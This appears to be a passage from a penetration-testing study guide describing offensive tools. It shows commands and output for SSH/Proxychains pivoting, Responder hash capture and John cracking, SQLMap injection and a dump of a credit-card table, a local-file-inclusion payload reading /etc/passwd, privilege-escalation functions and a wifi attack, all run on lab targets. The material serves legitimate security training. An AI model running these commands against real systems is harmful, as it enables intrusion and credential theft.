This example uses the privesc module to attempt to find methods for privilege escalation. The Invoke-AllChecks scriptlet will run all of the checks in the module and display potential avenues for exploitation that are identified on the system. In this case, the user is in a group with admin privileges, and so it recommends using the Invoke-WScriptUACBypass scriptlet to escalate privileges or exploiting the ClickToRunSvc using the Install-ServiceBinary scriptlet. Each will perform the actual privilege escalation task that will elevate the tester to a privileged shell.

```
PS Y:\PowerSploit\Privesc> Invoke-AllChecks |fl
Check : User In Local Group with Admin Privileges
AbuseFunction : Invoke-WScriptUACBypass -Command "..."
ServiceName : ClickToRunSvc
Path : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
 /service
ModifiableFile : Y:\
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : Everyone
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart : False
Name : ClickToRunSvc
Check : Modifiable Service Files
```



**ADDITIONAL RESOURCES** PowerSploit is on GitHub:  
<https://github.com/PowerShellMafia/PowerSploit>

## Proxychains

**Usage:** Recon, exploitation, post-exploitation, DAST

**Syntax:** proxychains <command>

Proxychains is a tool that enables non-proxy-aware tools to use a proxy. Proxychains declares a proxy to use and then sends all of the Proxychained application's network data through the proxy. The application may work slightly differently when used through Proxychains; however, most tools that aren't scanning related will work fairly reliably. Proxychains can also be used to tunnel traffic into another network. By setting up an SSH tunnel or other tunnel with a SOCKS proxy, Proxychains can be used to allow tools to send their traffic over that tunnel to perform tasks.

## Interface

Proxychains does not have an interface per se. Instead, it runs with another application, and the application's interface is visible. Proxychains prints information about connections to the screen, so some debugging information is visible.

# SSH and Proxychains

There are times when one host on a network may have the ability to access resources that another host doesn't, or an attacker needs to send traffic through a proxy to manipulate it before it reaches its target. While most people think of SSH as a remote access tool, the port forwarding and built-in proxy make it a useful tool for proxying traffic through other hosts. Take a host that has a firewall up, for instance; when the attacker runs Nmap against the host, it returns no open ports.

```
nmap -A 192.168.153.154
Starting Nmap 7.80 (https://nmap.org) at 2019-09-30 21:50 EDT
Nmap scan report for 192.168.153.154
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.153.154 are filtered
MAC Address: 00:0C:29:EE:6B:3C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

However, other hosts on the same network as the target host may not be similarly blocked. If a host has SSH open, a proxy can be set up through the SSH tunnel that can then be used with Proxychains to reach the target system. To do this, the -D option will set up the proxy mode, and the -N option will tell it not to execute a command on the remote system. This will allow SSH to just hold the connection open and act as a proxy.

```
ssh -D 8080 -N msfadmin@192.168.153.200
msfadmin@192.168.153.200's password:
```

Once the connection is established, the next step is to set up Proxychains. Proxychains is configured to read from the /etc/proxychains.conf file. It requires a section called ProxyList and then an entry to tell it where to look for the proxy. In this case, it would be the localhost IP with port 8080, as was set in SSH.

```
echo -e "[ProxyList]\nsocks5 127.0.0.1 8080\n" > /etc/proxychains.conf
```

Once the entry has been set up, Proxychains can be used to run network commands. When the attacker executes Nmap again, it will travel across the SSH tunnel and be executed from the remote host. If there are no firewalls blocking the connection between the two hosts, the scan will return open ports where the original Nmap request saw none. Because this can be slow and very verbose, limiting the ports used is helpful when proxying.

```

proxychains3 nmap -sT -A -p 135,445,3389 192.168.153.154
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 (https://nmap.org) at 2019-09-30 22:07 EDT
|D-chain|->-127.0.0.1:8080-><>-192.168.153.154:445-><>-OK
|D-chain|->-127.0.0.1:8080-><>-192.168.153.154:135-><>-OK
|D-chain|->-127.0.0.1:8080-><>-192.168.153.154:3389-><--timeout
...
Nmap scan report for 192.168.153.154
Host is up (0.00065s latency).

PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds?
3389/tcp closed ms-wbt-server
MAC Address: 00:0C:29:EE:6B:3C (VMware)
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

The ports returned information this time, indicating that the proxied host had access to the target system. One of the side effects of running the scan this way, however, was that the operating system detection did not work well. While a direct Nmap scan would have a chance at OS identification through fingerprinting, when going through Proxychains, results will be unreliable. With proof that Nmap can see the ports, other attack tools can now be run through Proxychains as well to target the remote system.

## Recon-NG

**Usage:** Recon

**Syntax:** recon-ng

Recon-NG is a text-based reconnaissance tool that has the ability to query a wide variety of data sources and then compile them into a profile for a target. It has modules that query for network information, host information, user information, and even to search for password information about users that are part of a target. In order to query these different data sources, API keys are required, and some of the data sources are commercial and may require a paid subscription.

# Interface

Recon-NG displays a menu-driven interface that lets the user choose which modules to use. Testers can use tab completion to select modules, but Recon-NG also has a search function to find modules. In this example, Recon-NG searches Shodan for information about [mheducation.com](http://mheducation.com).

First the tester uses the module `recon/domains-hosts/shodan_hostname`. Two options are available for this module: the `SOURCE` (the domain to be searched) and the `LIMIT` (the number of records to return). Typing `run` executes the module and displays output to the screen. Recon-NG also adds this information to a database that can be queried later.

```
[recon-ng] [default] > use recon/domains-hosts/shodan_hostname
[recon-ng] [default] [shodan_hostname] > set SOURCE mheducation.com
SOURCE => mheducation.com
[recon-ng] [default] [shodan_hostname] > set LIMIT 5
LIMIT => 5
[recon-ng] [default] [shodan_hostname] > run

MHEDUCATION.COM

[*] Searching Shodan API for: hostname:mheducation.com
[*] [port] 192.243.88.171 (25/<blank>) - usews1-is13-1.mheducation.com
...
[*] [port] 192.28.148.55 (25/<blank>) - knowledge.mheducation.com
[*] [host] knowledge.mheducation.com (192.28.148.55)

SUMMARY

[*] 8 total (8 new) hosts found.
[*] 8 total (8 new) ports found.
```

# Output and Analysis

Recon-NG will print data to the screen and write the information to a database. But at any point, it can log to a file using the `spool` command. This isn't always ideal while `recon` is running, but being able to save the data to a file is helpful for reporting. Testers can show the list of hosts that have been gathered with the command `show hosts`. This is a long list, so it has been truncated in this example. Finally, the tester can stop writing output to file using the `spool stop` command. The `show` command can display more information. Typing `show` without any options will list the elements that can be displayed.

```
[recon-ng] [default] [shodan_hostname] > spool start /tmp/hosts
[*] Spooling output to '/tmp/hosts'.
[recon-ng] [default] [shodan_hostname] > show hosts
+-----+
| rowid | host | ip_address |
| region | country | latitude | longitude | module |
+-----+
...+-----+
| 255 | usuyk1-is13-1.mheducation.com | 192.243.80.166 |
| | | shodan_hostname |
| 256 | knowledge.mheducation.com | 192.28.148.55 |
| | | shodan_hostname |
+-----+
[*] 256 rows returned
[recon-ng] [default] [shodan_hostname] > spool stop
[*] Spooling stopped. Output saved to '/tmp/hosts'.
```



**ADDITIONAL RESOURCES** Recon-NG's website is <http://recon-ng.com>.

## Responder

**Usage:** Exploitation, credential gathering, privilege escalation, relay attacks

**Syntax:** responder -I <interface> <options>

Responder is a NetBIOS Name Spoofing (NBNS) and Link-Local Multicast Name Resolution (LLMNR) spoofing tool that can capture authentication attempts to a file. These attempts can then be cracked with tools like John and Hashcat to get usable passwords.

Responder also has the ability to relay connections, broker authentication to a target system, and deliver a payload on the target system as the user who has been spoofed. This ultimately means that, without knowing a password for a user, a tester can deliver a payload and achieve execution on a target system.

## Interface

Responder has a variety of arguments that can be customized for different situations. By

default, Responder will poison requests and listen for various protocols, including SMB, SQL, and Kerberos, to attempt to capture authentication information.

First, a tester launches Responder using the -I option to provide the network interface on the testing box. Once started, it listens for requests. In this example, it sees a multicast request using LLMNR for host “doesnotexist” and responds. The victim tries to connect to Responder using SMB, and Responder logs the authentication request. These hashes are also saved to a file for later cracking.

```
root@kali:/# responder -I eth0
...
[+] Generic Options:
 Responder NIC [eth0]
 Responder IP [192.168.153.216]
 Challenge set [random]
 Don't Respond To Names ['ISATAP']

[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 192.168.153.214 for name doesnotexist
[SMB] NTLMv2-SSP Client : 192.168.153.214
[SMB] NTLMv2-SSP Username : DESKTOP-BD4PDDC\testuser
[SMB] NTLMv2-SSP Hash : testuser::DESKTOP-
BD4PDDC:da8d7e2e277d784c:CBC428356D47A09E21D2BF4D4720B542:0101000000000000C0653150
DE09D2014AF5D937FC2C74A6000000000200080053004D00420033001001E00570049004E002D0050
0052004800340039003200520051004100460056000400140053004D00420033002E006C006F006300
61006C0003003400570049004E002D00500052004800340039003200520051004100460056002E0053
004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F0063006100
6C0007000800C0653150DE09D2010600040002000000800300030000000000000001000000002000
00121BBF7C2209FE6DA5B8DB9CF46743FEA79B7C8D466CECDD0C9FB3BA7585D1B70A001000000000000
00000000000000000000000000000000900220063006900660073002F0064006F00650073006E006F00740065
007800690073007400000000000000000000000000000000
```

## Output and Analysis

Responder’s log files live in /usr/share/responder/logs/ in Kali. The filename starts with the protocol used to capture the hashes. These files can be sent to John or Hashcat for cracking.

```
john /usr/share/responder/logs/SMB* --wo=/usr/share/wordlists/rockyou.txt --ru
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Abc123! (testuser)
Abc123! (testuser)
2g 0:00:00:02 DONE (2019-10-05 03:04) 0.7299g/s 387924p/s 775848c/s 775848C/s Allen3..980910
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```



**ADDITIONAL RESOURCES** The official Responder GitHub is at <https://github.com/lgandx/Responder/>.

## SET

**Usage:** Social engineering, exploitation, password gathering

**Syntax:** setoolkit

The Social Engineering Toolkit (SET) is a text-based, menu-driven application designed to help with social engineering attacks. SET has the ability to clone websites, inject password stealers or malicious code, hijack browser tabs, and use other techniques to get information from target users. As the tester chooses menu items, SET will ask additional questions to narrow down what the tester wants to do and then specify when external tasks (like setting up Metasploit listeners or other tools) are necessary.

## Interface

To launch SET, type **setoolkit** at the command line. Initially, SET displays and requires the tester to agree to a EULA. Once accepted, SET presents the user with a menu.

Select from the menu:

- 1) Social-Engineering Attacks
  - 2) Penetration Testing (Fast-Track)
  - 3) Third Party Modules
  - 4) Update the Social-Engineer Toolkit
  - 5) Update SET configuration
  - 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

set>

Each menu item has a series of submenus:

- Social-Engineering Attacks all focus on social engineering tasks like capturing credentials with phishing or delivering malicious payloads via websites.

- Penetration Testing has a series of tools to use with penetration testing that were part of the older Fast-Track framework. These include SQL brute-force attacks, PsExec attacks, and the ability to deliver custom exploits.
- Third Party Modules allows testers to add modules.
- The other options allow a tester to update the tool and variously configure it. While SET isn't updated very frequently, the latest updates can be applied directly from the menu.



**ADDITIONAL RESOURCES** SET can be found on the TrustedSec GitHub:  
<https://github.com/trustedsec/social-engineer-toolkit>

## SQLMap

**Usage:** DAST

**Syntax:** sqlmap --data <post data> -u <uri>

SQLMap is a SQL injection tool that has the ability to determine if a URL is vulnerable to SQL injection, identify injection points and methods, and then interrogate the back-end database. This includes being able to exfiltrate data and potentially even run code on the underlying database server if the server supports functionality like xp\_cmdshell. SQLMap doesn't scan sites to find vulnerable pages, but tools like ZAP and Burp are great at finding these potential vulnerabilities, and then SQLMap can figure out exactly how to exploit the injection.

## Interface

In this example, verbosity has been reduced (-v 0) and the URL has been provided with the -u option. The --cookie option gives the login cookie data to SQLMap. SQLMap asks a series of questions to determine which tests should be run. When it is finished, SQLMap lists the types of injections it identified and the fields that were vulnerable. It also prints out the server and database information it was able to determine.

Now that the injection point has been found, databases can be listed, tables queried, and data dumped. In addition to printing the output to the screen, data is saved in a .sqlmap directory in the user's home directory. To reset SQLMap and have it try a URL again, delete the files in that directory and rerun SQLMap to have it retest the URL.

```

sqlmap -v 0 -u "http://192.168.153.200/dvwa/vulnerabilities/
sqli/?id=asdf&Submit=Submit#" --cookie="security=low; PHPSESSID=dbca4b0f850139606d78db006
8b553f0"
...
[*] starting @ 04:11:51 /2019-10-05/

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for
other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided
level (1) and risk (1) values? [Y/n]
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 133 HTTP(s) requests:

Parameter: id (GET)
 Type: boolean-based blind
 Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
 Payload: id=asdf' OR NOT 8685=8685#&Submit=Submit
...

web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1

[*] ending @ 04:12:16 /2019-10-05/

```

In another example, testers can try to identify the databases on the system by adding a --dbs option to the original request. The output shows the list of databases on the system, as well as some of the system information and back-end data.

```

sqlmap -v 0 --data='username=asdf&password=asdf&login-php-submit-button>Login' \
-u 'http://192.168.153.200/mutillidae/index.php?page=login.php' --dbs
...
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

```

This example lists the tables for the “metasploit” database.

```
sqlmap -v 0 --data='username=asdf&password=asdf&login-php-submit-button=Login' \
-u 'http://192.168.153.200/mutillidae/index.php?page=login.php' \
-D metasploit --tables
[*] starting @ 23:15:43 /2019-09-30/

sqlmap resumed the following injection point(s) from stored session:
...
Database: metasploit
[6 tables]
+-----+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools|
+-----+
```

The next step would be to dump the contents of the credit\_cards table.

```
sqlmap -v 0 --data='username=asdf&password=asdf&login-php-submit-button=Login' \
-u 'http://192.168.153.200/mutillidae/index.php?page=login.php' \
-D metasploit -T credit_cards --dump
...
Database: metasploit
Table: credit_cards
[5 entries]
+-----+-----+-----+-----+
| ccid | ccv | ccnumber | expiration |
+-----+-----+-----+-----+
| 1 | 745 | 4444111122223333 | 2012-03-01 |
| 2 | 722 | 7746536337776330 | 2015-04-01 |
| 3 | 461 | 8242325748474749 | 2016-03-01 |
| 4 | 230 | 7725653200487633 | 2017-06-01 |
| 5 | 627 | 1234567812345678 | 2018-11-01 |
+-----+-----+-----+-----+
```



**ADDITIONAL RESOURCES** <http://sqlmap.org/> contains much more information about SQLMap usage.

## SSH

**Usage:** Exploitation, remote access, post-exploitation

**Syntax:** ssh <userid>@<ip/hostname>

SSH stands for Secure Shell, and it is an encrypted remote access tool that allows users to interact with remote servers via an encrypted command-line interface. SSH has the ability to use public/private key cryptography for authentication, a built-in SOCKS proxy, the ability to forward ports, and more.

## Interface

SSH can either use passwords or key-based authentication. To use password-based authentication, SSH just requires a user ID and a target for authentication. By default, SSH uses port 22; however, a different port can be specified with the -p command.

```
root@kali:/# ssh msfadmin@192.168.153.200
msfadmin@192.168.153.200's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

No mail.
Last login: Sun Sep 29 17:51:36 2019 from 192.168.153.1
msfadmin@metasploitable:~$
```

## Scapy

**Usage:** Network traffic manipulation, packet crafting

Scapy is a Python library that allows testers and developers to deal with sending and receiving network traffic in a programmatic way. Scapy can be used to craft specific types of packets and send them, analyze PCAP files, replay traffic, and more. Scapy can be used in scripts or through the interactive Scapy interpreter, which is basically a Python interpreter with the Scapy modules preloaded.

## Interface

Because Scapy is just a Python library, there are many ways to use it. The interactive prompt allows the tester to craft and send packets. This example creates a packet with an IP header that contains the destination IP and a TCP header that contains the destination port and has the SYN flag set.

```
>>> packet = IP(dst="192.168.153.200")/TCP(dport=80, flags="S")
>>> ans = sr(packet)
Begin emission:
.Finished sending 1 packets.
...
Received 4 packets, got 1 answers, remaining 0 packets
>>> ans[0].summary()
IP / TCP 192.168.153.216:ftp_data > 192.168.153.200:http S ==> IP / TCP
192.168.153.200:http > 192.168.153.216:ftp_data SA / Padding
```

The `sr` function sends and receives the traffic. The data is saved to the `ans` structure. The first field in the answer array will show the received traffic. The `summary` function displays summary data, including the source IP, source port, destination IP, and flags, followed by the response data. In this case, the packet with the SYN flag was sent, and a packet was returned with the SYN/ACK flags set, meaning that the port was open.

While this is a basic example, many more complex tasks can be done with Scapy. The documentation is good, and there are a number of high-quality cheat sheets out there for some of the most common functionality.



**ADDITIONAL RESOURCES** The SANS Scapy Cheat Sheet is very handy: [https://blogs.sans.org/pen-testing/files/2016/04/ScapyCheatSheet\\_v0.2.pdf](https://blogs.sans.org/pen-testing/files/2016/04/ScapyCheatSheet_v0.2.pdf). And the Scapy official web page has more information about Scapy at <https://scapy.net/>.

## Searchsploit

**Usage:** Exploitation

**Syntax:** searchsploit <search term>

Searchsploit is a tool that will search downloaded ExploitDB data. It is typically used to try to find an exploit that pertains to a specific kernel version, application, CVE, or other keyword. It is command-line based and will list the relevant results to the screen for further investigation.

## Interface

In this example, the vulnerable virtual machine Metasploitable is running a potentially vulnerable version of vsftpd. To find the exploit that might work, search for vsftpd and

the version number.

```
root@kali:/# searchsploit vsftpd 2.3.4

Exploit Title | Path
| (/usr/share/exploitdb/)

vsftpd 2.3.4 - Backdoor Command Execution | exploits/unix/remote/17491.rb

```

The output shows that an exploit was found, and its location on the file system is /usr/share/exploitdb/exploit/unix/remote/17491.rb. File paths reveal the nature of the results. For example, exploits will be in the exploit directory, where shellcode will be in a shellcode directory. Unix directories will have the UNIX version of an exploit, and the Windows directory will have a Windows version.



**ADDITIONAL RESOURCES** The Searchsploit manual at Exploit-DB is the canonical source for more information about Searchsploit at <https://www.exploit-db.com/searchsploit>.

## Shodan

### Usage: OSINT

Shodan is an OSINT tool used for searching for network and scan data. Shodan has an API so that it can be programmatically queried through tools like Recon-NG, Maltego, and other sources to help build profiles on targets. Shodan has information about scanned IP addresses, the ports they have open, and basics about the services they provide. Because Shodan does all the scanning, queries to Shodan don't rescan a target, but instead return data from previous scans that Shodan has done, meaning that system states may have changed and the data may not be 100 percent accurate; however, it provides a good overview without touching the target networks.

## Interface

Shodan is a web interface that can be found at <http://www.shodan.io>. The website has a search box, and users can put in IP addresses, hostnames, or domains to start a search. The results can be seen in [Figure 4.2/4.3-30](#). In this example, the results show where the

[comptia.org](https://www.shodan.io/search?query=comptia.org) site is located, information about the SSL certificates, an overview of the web page content, the type of web server, the IP address, and the last time the site was scanned.

**FIGURE 4.2/4.3-30** Shodan results for [comptia.org](https://www.shodan.io/search?query=comptia.org)

## SonarQube

**Usage:** SAST

**Syntax:** sonar-scanner <options>

SonarQube is a code-scanning tool that will run in Windows, Linux, and Mac environments. It consists of a server component and one or more code-scanning components and supports Java, C++, C#, Python, and other languages. The code-scanning component will run as part of continuous integration tools such as Jenkins or can be run on a stand-alone basis. Once the code is analyzed, it will be presented in a web front-end for analysis.

# Interface

After a project is set up in the web interface, the tool displays the options that are required for the scanner. Once those options are copied, the tester navigates to the directory with the source code that needs to be analyzed and runs the tool from there.

```
sonar@kali:/tmp/responder$ sonar-scanner -Dsonar.projectKey=test -Dsonar.sources=.
-Dsonar.host.url=http://192.168.153.216:9000 -Dsonar.login=17abd60ccb8eadba085050fb42e
760cda3947f6e
INFO: Scanner configuration file: /home/sonar/sonarqube-7.9.1/bin/linux-x86-64/sonar-
scanner-4.0.0.1744-linux/conf/sonar-scanner.properties
INFO: Project root configuration file: NONE
INFO: SonarQube Scanner 4.0.0.1744
.....
INFO: Analysis report generated in 78ms, dir size=1 MB
INFO: Analysis report compressed in 111ms, zip size=354 KB
INFO: Analysis report uploaded in 89ms
INFO: ANALYSIS SUCCESSFUL, you can browse http://192.168.153.216:9000/dashboard?id=test
INFO: Note that you will be able to access the updated dashboard once the server has
processed the submitted analysis report
INFO: More about the report processing at http://192.168.153.216:9000/api/ce/
task?id=AW2bPiocZdY2gaIYz_--
INFO: Analysis total time: 9.132 s
```

# Output and Analysis

Figure 4.2/4.3-31 shows the web interface from the URL presented at the end of analysis. The view changes based on the tab context ①. In the Issues view, the identified issues are displayed in the left pane ②, with details on the right ③. Not all identified bugs are exploitable. For example, the highlighted bug ④ identifies code that will never run, so it should be removed from the application.

Remove the code after this "raise".

```

163 print color("![!] ", 1, 1) + "Error starting UDP server on port " + str(port) +
164
165 def serve_LLNR_poisoner(host, port, handler):
166 try:
167 server = ThreadingUDPLLMNRServer((host, port), handler)
168 server.serve_forever()
169 except:
170 raise
171
172 Remove the code after this "raise". See Rule
173
174 Bug ▾ Major ▾ Open ▾ Not assigned ▾ 5min effort Comment
175
176 based-on-misra, cert, cwe, unused ▾
177
178
179
180
181
182
183
184
185
186
187
188
189

```

Remove the code after this "raise". See Rule

Bug ▾ Major ▾ Open ▾ Not assigned ▾ 5min effort Comment

based-on-misra, cert, cwe, unused ▾

```

171 print color("![!] ", 1, 1) + "Error starting UDP server on port " + str(port) +
172
173 def serve_thread_udp(host, port, handler):
174 try:
175 if OsInterfaceIsSupported():
176 server = ThreadingUDPServer((host, port), handler)
177 server.serve_forever()
178 else:
179 server = ThreadingUDPServer((host, port), handler)
180 server.serve_forever()
181 except:
182 print color("![!] ", 1, 1) + "Error starting UDP server on port " + str(port) +
183
184 def serve_thread_tcp(host, port, handler):
185 try:
186 if OsInterfaceIsSupported():
187 server = ThreadingTCPServer((host, port), handler)
188 server.serve_forever()
189 else:

```

**FIGURE 4.2/4.3-31** SonarQube web interface showing results from an analyzed URL



**ADDITIONAL RESOURCES** SonarQube documentation is located at <https://docs.sonarqube.org>.

## The Harvester

**Usage:** OSINT, enumeration

**Syntax:** theharvester -d <domain> -b <search engines> -l <results> -f <output file>

The Harvester is an OSINT tool for finding IP and hostnames for a target domain. It can search a variety of search engines and do DNS brute-force guessing to try to determine subdomains and hosts for a particular domain. While the OSINT aspects do not directly touch a domain's hosts, the brute force may issue commands to the target's

DNS servers and may have implications for operational security. The output for The Harvester can be saved to XML and HTML files for viewing later, but all discovered hosts are printed to the screen as well.

## Interface

The Harvester has a few required options. The most important is the domain, which is specified with the -d option. The -l option is for how many results per page to retrieve, and the -f option is the name of the output files that will be created. Search engines can be specified with the -b option. The Harvester will create HTML and XML files by default.

```
root@kali:~# theharvester -d mheducation.com -b bing -l 50 -f mheducation

...
found supported engines
[-] Starting harvesting process for domain: mheducation.com

[-] Searching in Bing:
 Searching 50 results...
 Searching 100 results...
Harvesting results
No IP addresses found
[+] Emails found:

No emails found
[+] Hosts found in search engines:

Total hosts: 28
[-] Resolving hostnames IPs...
Partnerappssc.mheducation.com:34.226.6.234
careers.mheducation.com:20.45.1.44
connect.customer.mheducation.com:34.199.143.9
```

The output shows that the search using Bing found 28 different hostname-to-IP mappings. The results have been truncated here for brevity, but each hostname–IP address pair is printed to the screen and saved to the mheducation.html and mheducation.xml files.



**ADDITIONAL RESOURCES** The Harvester is on GitHub:  
<https://github.com/laramies/theHarvester>

## W3AF

**Usage:** Enumeration, vulnerability scanning, exploitation

**Syntax:** w3af\_console

W3AF is the Web Attack and Audit Framework. It is a web enumeration and scanning tool that has some exploitation capability as well.

## Interface

The W3AF console is the scriptable command-line version of w3af. Choose one of the built-in profiles that W3AF offers. The configuration can still be modified after a profile is loaded, but it starts with good defaults for the type of scan desired.

```
w3af>>> profiles
w3af/profiles>>> use fast_scan
w3af/profiles>>> back
w3af>>> target
w3af/config:target>>> set target http://192.168.153.200/mutillidae/
w3af/config:target>>> set target_os unix
w3af/config:target>>> set target_framework php
w3af/config:target>>> back
The configuration has been saved.
```

The Profiles menu lets the user choose a profile. This profile is a fast\_scan, which has some of the faster tests and things like SQLi, but not Blind SQLi, since it takes much more time to run. Next a target is selected. Set the URL for the target variable; the target operating system and web application framework are also set to speed up this process. They are not required, but will better target W3AFs tests. Once the options have been set, the start command will begin scanning the target.

```
w3af>>> start
The URI: "http://192.168.153.200/mutillidae/" has a parameter named: "page"
with value: "text-file-viewer.php", which is very uncommon. and requires
manual verification. This information was found in the request with id 18.
The URI: "http://192.168.153.200/mutillidae/" has a parameter named: "page"
with value: "text-file-viewer.php", which is very uncommon. and requires
manual verification. This information was found in the request with id 18.
Local File Inclusion was found at: "http://192.168.153.200/mutillidae/",
using HTTP method GET. The sent data was: "page=%2Fetc%2Fpasswd%00" The
modified parameter was "page". This vulnerability was found in the request
with id 754.
```

...

The issues that are found will display on the screen. There are additional options under the Plugins menu to set additional outputs like text files, CSV files, HTML files, and more. These options are preferable for larger scans when there may be pages and pages of findings. Additionally, certain types of pages can be excluded, like login and logout page, to ensure that sessions are not destroyed.



**ADDITIONAL RESOURCES** Further documentation about the w3af open source web application attack and audit framework can be accessed at their website:  
<http://w3af.org/>

## Whois

**Usage:** Recon

**Syntax:** whois <domain>

Whois queries Whois database servers that have the authoritative records for registered domains. The whois command can also query ARIN and other IP registries to identify who owns the IP address space. Whois is the command-line interface to the online databases that individuals can access through the Web and other tools as well.

## Interface

To query information about a domain, the domain name is the only argument that is required to the whois command. It will query the Whois servers and return data about the host.

```
whois comptia.org
Domain Name: COMPTIA.ORG
Registry Domain ID: D5060168-LROR
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.whois.godaddy.com
Updated Date: 2019-06-26T18:58:21Z
Creation Date: 1995-08-15T04:00:00Z
...
Name Server: NS1.COMPTIA.ORG
Name Server: NS2.COMPTIA.ORG
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2019-10-05T19:20:26Z <<<
```

The registrar Whois server will have additional information about ownership and contact information for the domain.

In addition to other registrar servers, query ARIN and other IP registrars to find ownership of IP addresses. An additional argument needs to be specified to set the server to be queried. In this case, the registrar servers and the Internet number registrar servers need to be specified.

```
host comptia.org
comptia.org has address 198.134.5.6
comptia.org mail is handled by 10 comptia-org.mail.protection.outlook.com.
whois -h whois.arin.net 198.134.5.6
NetRange: 198.134.5.0 - 198.134.5.255
CIDR: 198.134.5.0/24
NetName: COMPTIA24
NetHandle: NET-198-134-5-0-1
Parent: NET198 (NET-198-0-0-0-0)
NetType: Direct Assignment
OriginAS: AS393324
Organization: CompTIA, Inc. (CTIA-2)
RegDate: 2014-01-16
Updated: 2014-01-17
Ref: https://rdap.arin.net/registry/ip/198.134.5.0
```

Resolving the domain name to an IP and then querying the ARIN database shows that [comptia.org](#) is part of the network segment 192.134.5.0/24. Additional information about the network block includes the Autonomous System number that is used for routing. These values can be queried in other networking tools to find out more about routing states for this network block and other hosts that might exist in that network range.

# Wifite

**Usage:** Wireless testing

**Syntax:** wifite

Wifite is an automated wireless analysis framework that is designed to make wireless penetration testing easy. It asks the tester questions as the wireless attack progresses to pinpoint which networks should be tested after doing initial recon. Wifite can attack WEP-, WPA-, WPA2-, and WPS-supported wireless access points. Wifite will also attempt to help crack passwords for captured authentications all in one script. This tool uses a combination of tools from the Aircrack-ng suite and additional tools to help automate the process.

## Interface

To run Wifite, just run the command wifite. This will start the automatic process, and it will start asking questions based on the results of each phase. As each stage progresses, it will print the status to the screen and ask additional follow-up questions. If any credentials are cracked, it will output those to the screen as well.

```
wifite

.
: : : (--) : : : wifite 2.2.5
` . . /--\ . . : automated wireless auditor
 /---\ . . https://github.com/derv82/wifite2
[+] Using wlan0mon already in monitor mode

 NUM ESSID CH ENCR POWER WPS? CLIENT
 --- -----
 1 BarneyWiFi 6 WPA 56db yes
 2 SecureNet 10 OPN 56db yes
 3 Legit4356 1 WPA 48db no 3
 4 (B6:FB:00:00:00:5B) 1 WPA 48db no
[+] select target(s) (1-4) separated by commas, dashes or all: all

[+] (1/4) Starting attacks against B0:93:00:00:00:40 (BarneyWiFi)
[+] BarneyWiFi (48db) WPS Pixie-Dust: [3m23s] Sending EAPOL (Timeouts:8,
Fails:2)
```



**ADDITIONAL RESOURCES** The GitHub repository containing the latest source code for Wifite can be found at <https://github.com/derv82/wifite2>.

